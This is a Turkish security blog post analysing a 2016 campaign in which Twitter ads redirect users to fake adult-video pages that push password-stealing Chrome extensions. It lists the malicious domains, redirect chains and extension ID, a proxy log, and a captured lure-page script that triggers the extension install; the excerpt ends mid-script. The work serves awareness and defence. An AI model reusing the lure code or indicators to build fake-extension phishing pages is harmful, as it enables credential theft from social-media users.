

Sosyal Ağ Hırsızları


written by Mert SARICA | 1 June 2016

Bundan üç yıl önce yine Haziran ayında yayımlamış olduğum Jeton Hırsızları başlıklı blog yazımda, art niyetli kişilerin zararlı Chrome ve Firefox eklentiler ile kullanıcıların Facebook OAUTH jetonlarını çalarak, kullanıcıların hesaplarını nasıl kötüye kullandıklarına dikkat çekmiştim.


Ne tesadüftür ki üç yıl aradan sonra yine Haziran ayında, Twitter üzerinden reklamlar ile kullanıcıları zararlı sitelere yönlendiren ve bu siteler üzerinden yüklettikleri Chrome eklentileri ile Facebook ve Twitter parolalarını çalan bir veya birden fazla grup ile karşılaştım. Bu defa bilfiil tanık olduğum bu olayı yazıya dökerek bu konuya dikkat çekmek ve sosyal ağ ve medya güvenliği farkındalığına katkıda bulunmak istedim.

Twitter'da yaklaşık 2000+ takipçisi olan (yeri gelmişken tüm takipçilerime teşekkür ederim. :)) biri olarak, konu başka hesapları takip etmeye geldiğinde her ne kadar bana darılanlar olsa da, bu konuda oldukça seçici davranmaya devam ederek şimdilik ~150 hesabı takip etmek ile yetiniyorum. Bunun başlıca nedeni ise odağımı kaybetmeyip bilgi/bilişim güvenliği ağırlıklı tweetleri takip etmek istememden kaynaklanıyor. Durum böyle olunca da aslında Twitter'da karşılaştığım reklam tweetleri (promoted) de çoğunlukla güvenlik ile ilgili oluyor.

Geçtiğimiz günlerde kısa bir sürede çok sayıda karşılaştığım ve gerçek Twitter hesaplarının (muhtemelen eklentiye yükleyen kullanıcıların hesapları) kullanıldığı birkaç reklam, şüpheli olması nedeniyle oldukça ilgimi çekti ve hemen reklamların perde arkasında neler olup bittiğini araştırmaya karar verdim.




Twitter'da bu durumla karşılaşan başka kullanıcılar var mı diye twitter virüs anahtar kelimeleri ile genel bir arama yaptığımda ise bu durumun Nisan ayından beri yaygın olarak Twitter'da karşılaşıldığını gördüm.






Reklam görsellerinden birine tıklandığında

<http://t.lapteccoder.com/dompol.php> -> <http://begenlobi.com/twlaptec.php> -> <http://t.lapteccoder.com/X0LwTuTI.php> adresine, diğerine tıklandığında ise <http://bit.ly/ls93im0> -> <http://firsat2014.com> -> <http://tw.oklsme.cf/vi.php> -> <http://tw.oklsme.cf/eSn0J1.php> adresine yönlendirilen kullanıcının karşısına 18+ olduğu iddia edilen bir video görseli çıkmakta ve kullanıcı sahte videoyu izlemek için bu görselin üzerine tıkladığında, kullanıcıdan Chrome internet tarayıcısı kullandığı taktirde AdsTwitter Video veya SwsLertz isimli eklenti yüklemesini istemekteydi. Her defasında yönlendirilen PHP


adının da rastgele olarak deęiřmesi, HTTP yanıt (response) kodu olarak 200 yerine 404 dönmesi ve ana sayfanın direk çağrıldığında da hesabın dondurulduğuna dair bir mesajla karşılaşılmamasına rağmen sitenin çalışır olması da dikkatimden kaçmadı.







bitly.com kısaltılmış adreslerinin (short url) sonuna + işareti koyduğunuz takdirde (<http://bit.ly/1s93im0+> gibi), o sayfanın istatistik sayfasına ulaşabiliyorsunuz. Ben de bu şekilde bu adrese ait istatistik sayfasını ziyaret ettiğimde, 5 saat içinde bu bağlantı adresine 4300 defa tıklandığını gördüm.



Jeton Hırsızları yazımdan da bildiğiniz üzere, Chrome eklentilerini indirdikten sonra crx olan uzantısını .zip yaptıktan sonra herhangi bir zip

Eklentilerin adreslerini ilgili sayfalardan tespit ettikten sonra <http://chrome-extension-downloader.com> adresi üzerinden bu eklentileri indirip kısaca incelemeye karar verdim.

	http://lapteccoder.com	GET	/dmpol.php			302	375	HTML	php		87.98.187.171	furkanaset=12...	06:56:40.1...	8080
7	http://lapteccoder.com	GET	/VrtQDIEM.php			404	38282	HTML	php		87.98.187.171		06:56:40.1...	8080
8	http://lapteccoder.com	GET	/favinco.ico			404	38282	HTML	ico	Video (18+) - YouTube	87.98.187.171		06:56:50.1...	8080
9	http://lapteccoder.com	GET	/VrtQDIEM.php			302	329	HTML	php		87.98.187.171		06:57:53.1...	8080
10	https://chrome.google.com	GET	/webstore/detail/akhffffncmpiekf...			301	2841	HTML		Moved Permanently	216.58.212.14	NID=79=buWR...	06:58:12.1...	8080
11	https://chrome.google.com	GET	/webstore/detail/adstwitter-video...			200	43211	HTML		AdsTwitter Video - ...	216.58.212.14		06:58:17.1...	8080
13	https://chrome.google.com	GFT	/fscsl/cws-static/fscsl/cws.ma			200	594796	script			216.58.212.14		06:58:28.1...	8080

Request

Response

Raw

Headers

Hex

HTML

Render

```
<span style="font-size: 10px; width: 100%; position: absolute; text-align: center; margin-top: 12px;" id="click_text">Click "Add extension" button</span>
</div>
<a rel="nofollow" id="link" href="https://goo.gl/c27kRE" style="display:none;"></a>
<script type="text/javascript">
function translate(source,target,g,callback){
  var url = "https://translate.googleapis.com/translate_a/single?client=qtz&sl=" + source + "&tl=" + target + "&dt=t&dj=1&source=input&q=" + encodeURI(q);
  var xhr = new XMLHttpRequest();
  xhr.open("GET", url);
  xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded; charset=UTF-8", true);
  xhr.send();
  xhr.onreadystatechange = function() {
    if (xhr.readyState == 4 && xhr.status == 200) {
      var data = JSON.parse(xhr.responseText);
      callback(data);
    }
  }
}

translate("en",navigator.language,$("#click_text").text(),function(data){
  $("#click_text").text(data.sentences[0].trans);
});
</script>
<script type="text/javascript">
installed = false;
install = function(){
  $("html, body").animate({
    scrollTop: 0
  }, 100);
  $("#Alert").hide();
  chrome.webstore.install(
    "https://chrome.google.com/webstore/detail/akhffffncmpiekfobncojligmfomd",
    function() {
      installed = true;
